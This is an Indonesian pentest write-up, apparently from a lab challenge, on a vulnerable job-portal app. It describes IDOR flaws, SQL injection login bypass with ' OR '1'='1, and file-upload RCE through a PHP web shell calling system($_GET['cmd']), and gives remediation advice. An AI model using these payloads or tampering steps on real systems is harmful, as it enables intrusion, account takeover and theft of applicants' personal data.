
1. Login menggunakan akun dengan role Company
2. Post job di <https://jobportal.vulnapp.id/post-job>
3. Isi formulir pembuatan lowongan dan sebelum melakukan submit, aktifkan intercepting proxy untuk menangkap request.
4. kirim request terbut ke repeater



5. Ubah nilai parameter companyId dari ID milik akun yang sedang login menjadi ID perusahaan lain . Disini Saya ganti menjadi companyId 32 yaitu akun dummy yang sudah saya siapkan. Saya tau akun dummy saya memiliki companyId 32 itu dari url js yang sudah kita dapat di langkah 3.1



6. Login ke akun perusahaan target (ID 32) dan verifikasi bahwa lowongan yang dibuat oleh penyerang kini muncul di profil perusahaan tersebut.



g. Rekomendasi

- Implementasikan validasi otorisasi berbasis sesi di sisi server. companyId pada setiap request harus secara otomatis diambil dari informasi sesi pengguna yang terautentikasi, bukan dari input pengguna.
- Hapus parameter companyId dari body request dan gantikan dengan pengambilan nilai secara server-side berdasarkan token sesi yang valid.

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

3.5 IDOR – Akses dan Modifikasi Lamaran Milik Perusahaan Lain

a. Deskripsi

Endpoint yang digunakan untuk melihat dan memperbarui status lamaran pekerjaan (/applications/{applicationID}) tidak memverifikasi kepemilikan data. Penyerang yang berperan sebagai Company dapat memanipulasi ID aplikasi pada URL untuk mengakses, menerima, atau menolak lamaran yang diajukan ke perusahaan lain, tanpa sepengetahuan perusahaan pemilik lamaran yang sah.

b. URL

https://jobportal.vulnapp.id/applications/{application_ID}

c. Status

OPEN

d. Dampak


Penyerang dapat membaca seluruh data lamaran perusahaan lain (nama, CV, kontak kandidat) sekaligus mengubah statusnya secara sewenang-wenang. Barrier masuk sangat rendah: hanya memerlukan akun Company biasa tanpa teknik eksploitasi lanjutan. C:H karena data pribadi pelamar (CV, kontak, dokumen) terekspos penuh; I:H karena status rekrutmen dapat dimanipulasi secara permanen. Dampak terhadap kandidat bersifat langsung: keputusan karir mereka dipengaruhi oleh pihak tidak berwenang. Dari sisi bisnis, kerentanan ini melanggar prinsip kerahasiaan data rekrutmen dan berpotensi menimbulkan gugatan hukum atas pelanggaran privasi.


e. Nilai Risiko

CVSS String : **AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N**
 Base Score : **8.1**
 Rating : **HIGH**

i. Langkah Langkah

1. Login menggunakan akun yang memiliki role Company
2. Pergi ke <https://jobportal.vulnapp.id/post-job> lalu ke view applications
3. Amati URL dan ubah ID aplikasi menjadi ID milik perusahaan lain, misalnya /applications/27.
4. Halaman akan memuat data lamaran milik perusahaan lain tanpa ada mekanisme pembatasan akses. Lakukan aksi Accept atau Reject pada lamaran tersebut. Disini kita coba untuk reject





5. Login ke akun kandidat yang melamar pada perusahaan target dan verifikasi bahwa status lamarannya telah berubah sesuai dengan tindakan yang dilakukan oleh penyerang.



g. Rekomendasi

- Implementasikan pemeriksaan kepemilikan (ownership check) pada setiap akses ke resource /applications/{id}. Server harus memverifikasi bahwa perusahaan yang mengakses adalah pemilik sah dari lamaran tersebut
- Terapkan middleware otorisasi yang konsisten di seluruh endpoint sensitif untuk memastikan setiap request divalidasi berdasarkan konteks sesi pengguna

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

3.6 IDOR – Apply Pekerjaan atas Nama Pengguna Lain

a. Deskripsi

Pada proses pengajuan lamaran pekerjaan, parameter userID yang dikirimkan dalam request tidak divalidasi terhadap identitas pengguna yang sedang terautentikasi. Dengan memanipulasi nilai userID pada request melalui intercepting proxy, penyerang dapat mendaftarkan lamaran pekerjaan atas nama pengguna lain tanpa sepengetahuan mereka.

b. URL

`https://jobportal.vulnapp.id/jobs/{jobs_id}`

c. Status

OPEN

d. Dampak

Meskipun terlihat sederhana, IDOR ini memiliki dampak Integrity yang signifikan: identitas korban digunakan untuk melakukan tindakan hukum (melamar pekerjaan) tanpa persetujuan mereka. I:H karena data rekam jejak lamaran korban dimanipulasi secara permanen—lamaran yang tidak pernah dibuat korban muncul di riwayat mereka, berpotensi mempengaruhi relasi profesional dan reputasi di mata perusahaan. Kerentanan ini juga dapat dirantai dengan IDOR 3.5 untuk menciptakan serangan yang lebih merusak: buat lamaran palsu atas nama korban, lalu tolak lamaran tersebut untuk merusak reputasi mereka

e. Nilai Risiko

CVSS String : **AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N**


Base Score : **7.1**

Rating : **HIGH**


f. Langkah Langkah

1. Login menggunakan akun dengan role JobSeeker
2. Kunjungi halaman `https://jobportal.vulnapp.id/jobs` lalu pilih salah satu
3. Setelah itu apply dan aktifkan intercepting proxy untuk menangkap request .

4. Kirim response tersebut ke repeater



- Ubah nilai parameter userID pada body request menjadi ID pengguna lain yang menjadi target. Disini Saya ganti menjadi userID 36 yaitu akun dummy yang sudah saya siapkan. Saya tau akun dummy saya memiliki userID 36 itu dari url js yang sudah kita dapat di langkah 3.1



The screenshot shows a web security tool interface with two main panels: 'Request' and 'Response'.

Request Panel:

- URL: `https://jobportal.vulnapp.id:443`
- Method: `POST`
- Content-Type: `application/json`
- Body (JSON):


```
{
  "jobId": 1,
  "userId": 36,
  "coverLetter": "Halo atmin saya minat jadikan saya hrd"
}
```

Response Panel:

- Status: `200 OK`
- Server: `nginx/1.24.0 (Ubuntu)`
- Date: `Fri, 12 Jun 2026 15:54:57 GMT`
- Content-Type: `application/json`
- Content-Length: `229`
- Connection: `close`
- Access-Control-Allow-Credentials: `true`
- Access-Control-Allow-Headers: `Content-Type, Authorization, X-Requested-With, X-User-Role`
- Access-Control-Allow-Methods: `GET, POST, PUT, DELETE, OPTIONS`
- Access-Control-Allow-Origin: `https://jobportal.vulnapp.id`
- Access-Control-Expose-Headers: `*`
- Body (JSON):



```
{
  "application": {
    "id": 55,
    "jobId": 1,
    "userId": 36,
    "coverLetter": "Halo atmin saya minat jadikan saya hrd",
    "status": "pending",
    "appliedAt": "2026-06-12T15:54:57.365707877Z"
  },
  "message": "Application submitted successfully",
  "success": true
}
```

Below the tool interface, a browser window shows the URL `jobportal.vulnapp.id/api/user/36` and a 'Pretty-print' button. The response body is displayed as a JSON object:

```
{
  "success": true,
  "user": {
    "id": 36,
    "username": "nectar3",
    "email": "nectar3@gmail.com",
    "password": "nectar2026",
    "role": "member",
    "fullName": "nectar3",
    "phone": "0889112",
    "address": "1",
    "companyName": "",
    "website": "",
    "createdAt": "2026-06-12T15:47:08.010365Z",
    "updatedAt": "2026-06-12T15:47:08.010365Z"
  }
}
```

- Forward request yang telah dimodifikasi dan amati respons server mengembalikan status 200 OK, mengindikasikan bahwa lamaran berhasil disubmit.

7. Untuk validasi, login ke akun target dan periksa riwayat lamaran—lamaran yang dibuat oleh penyerang akan muncul di sana.



g. Rekomendasi

- Hapus parameter userID dari body request pada proses apply pekerjaan. Server seharusnya secara otomatis mengambil identitas pelamar dari sesi yang aktif, bukan dari input yang dikirimkan pengguna.
- Terapkan validasi server-side yang ketat untuk memastikan seluruh aksi yang mengidentifikasi pengguna selalu diambil dari token sesi yang terverifikasi.

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control

3.7 SQL Injection – Authentication Bypass via Password

a. Deskripsi

Endpoint login aplikasi gagal melakukan validasi dan sanitasi pada input pengguna, khususnya pada kolom kata sandi (*password*). Hal ini memungkinkan *SQL Injection*, di mana penyerang dapat menyisipkan sintaks SQL (seperti ' OR '1'='1) ke dalam *query* otentikasi di sisi *back-end*. Manipulasi *query* ini menyebabkan evaluasi logika menjadi selalu bernilai *True*, sehingga memungkinkan masuknya sesi pengguna (dalam hal ini masuk ke akun pertama di basis data, seperti john_doe) tanpa perlu mengetahui kata sandi yang valid.

b. URL

<https://jobportal.vulnapp.id/login>

c. Status

OPEN

d. Dampak

Kerentanan ini mengakibatkan *Authentication Bypass* yang mengarah pada *Account Takeover* (Pengambilalihan Akun). Penyerang eksternal tanpa hak akses dapat menembus gerbang otentikasi aplikasi dan mendapatkan kontrol penuh atas akun pengguna secara acak maupun akun administratif. Dampak kerugian mencakup hilangnya kerahasiaan (*Confidentiality*), integritas (*Integrity*), dan ketersediaan (*Availability*) seluruh data dalam sistem, yang berisiko pada kerugian finansial, reputasi, dan kepatuhan hukum (kebocoran data).

e. Nilai Risiko

CVSS String : **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**

Base Score : 9.8

Rating : Critical

f. Langkah Langkah

1. Kunjungi halaman login di <https://jobportal.vulnapp.id/login> lalu intercept request POSTnya
2. Lalu masukan username bebas tapi dengan password ' OR '1'='1

3.8 SQL Injection – Authentication Bypass via Username

a. Deskripsi

Sama halnya dengan temuan pada bagian 3.7, kolom pengisian nama pengguna (username) pada form otentikasi terbukti rentan terhadap injeksi SQL. Ketiadaan validasi sisi server memungkinkan penyerang memasukkan payload SQL (' OR '1'='1) langsung di kolom username. Aplikasi secara keliru mengeksekusi logika ini dan membiarkan penyerang melewati mekanisme otentikasi tanpa menyertakan nama pengguna yang valid dalam basis data.

b. URL

<https://jobportal.vulnapp.id/login>

c. Status

OPEN

d. Dampak

Serupa dengan kerentanan SQL Injection pada kolom kata sandi, celah ini memberikan akses masuk tanpa izin (Authentication Bypass). Karena basis data mengembalikan nilai True, sistem memberikan sesi aktif, mengakibatkan eksposur total atas data sensitif dan fungsionalitas akun yang disusupi. Risiko bersifat kritis dan berdampak langsung pada kompromi integritas sistem.

e. Nilai Risiko

CVSS String : **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**

Base Score : 9.8

Rating : Critical

f. Langkah Langkah

1. Kunjungi halaman login di <https://jobportal.vulnapp.id/login> lalu intercept request POSTnya
2. Lalu masukan username ' OR '1'='1 tapi dengan password milik kita sendiri

3.9 Remote Code Execution (RCE) via Unrestricted File Upload

a. Deskripsi

Aplikasi gagal memvalidasi tipe konten dan ekstensi file pada endpoint unggahan untuk Profile Image dan dokumen CV. Penyerang dapat mengunggah file berekstensi .php yang berisi script jahat (seperti `system($_GET['cmd'])`). Server menyimpan file tersebut di dalam direktori publik dan merendernya sebagai kode eksekusi server-side ketika diakses melalui URL (Direct Object Access).

b. URL

<https://jobportal.vulnapp.id/profile>

c. STATUS

OPEN

d. Dampak


Aplikasi gagal memvalidasi ekstensi dan tipe file pada fitur unggahan Profile Image dan CV. Penyerang dapat mengunggah file berekstensi .php yang berisi skrip PHP buatan sendiri. Saat file tersebut diakses langsung melalui URL, server merender dan mengeksekusi kode PHP di dalamnya. Pada pengujian ini, meskipun lingkungan lab membatasi pemanggilan command sistem operasi murni dan merespons dengan pesan simulasi (Command execution simulated), hal ini membuktikan bahwa interpreter PHP mengeksekusi input eksternal secara sewenang-wenang (Arbitrary Code Execution).

e. Nilai risiko

CVSS String	: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Base Score	: 8.8
Rating	: High

f. Langkah langkah

1. Pergi ke <https://jobportal.vulnapp.id/profile> untuk melihat profile dan upload file php berikut :




```


1 <?php
2 if(isset($_GET['cmd'])) system($_GET['cmd']);
3 if(isset($_GET['whoami'])) system('whoami');
4 ?>

```

2. Setelah itu upload di profile image dan upload cv



3. Disini kita lihat terlebih dahu di profile dengan klik kanan lalu tekan open image in new tab




```

1 <html><body><h1>PHP File Executed:</h1><p>Command execution simulated. In real scenario, this would execute system commands.</p><p>Try: ?cmd=whoami</p></body></html>

```

4. Bisa dilihat file berhasil di eksekusi
5. Lakukan hal yang sama untuk yang upload cv dengan klik current CV



6. Bisa dilihat disini untuk bagian upload cv file .php berhasil di eksekusi

g. Rekomendasi

- Validasi Ekstensi Ketat: Terapkan strategi allow-list (daftar putih) untuk menetapkan jenis file yang sah (misal: hanya izinkan .jpg, .png, .pdf). Jangan menggunakan daftar hitam (block-list) karena mudah di-bypass.
- Isolasi Penyimpanan: Simpan file yang diunggah di luar direktori web root atau gunakan penyimpanan Cloud terpisah (seperti AWS S3), agar URL file tidak dapat dieksekusi secara langsung oleh web server.
- Nonaktifkan Eksekusi Skrip: Hapus atau nonaktifkan hak eksekusi skrip (misalnya PHP engine) pada folder yang dialokasikan khusus untuk penyimpanan unggahan pengguna.

h. Referensi

- OWASP Unrestricted File Upload: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Nama : Daffa Rahadya Atmawiguna

Link Write-UP Linkedin :

https://www.linkedin.com/posts/daffarahadya_heliumchallenge-heliumcore-pentest-ugcPost-7471415176055939073-I0GI/?utm_source=share&utm_medium=member_desktop&rcm=ACoAAGVBUuYB7RugfAALio220B9XYu_FTF5a9-M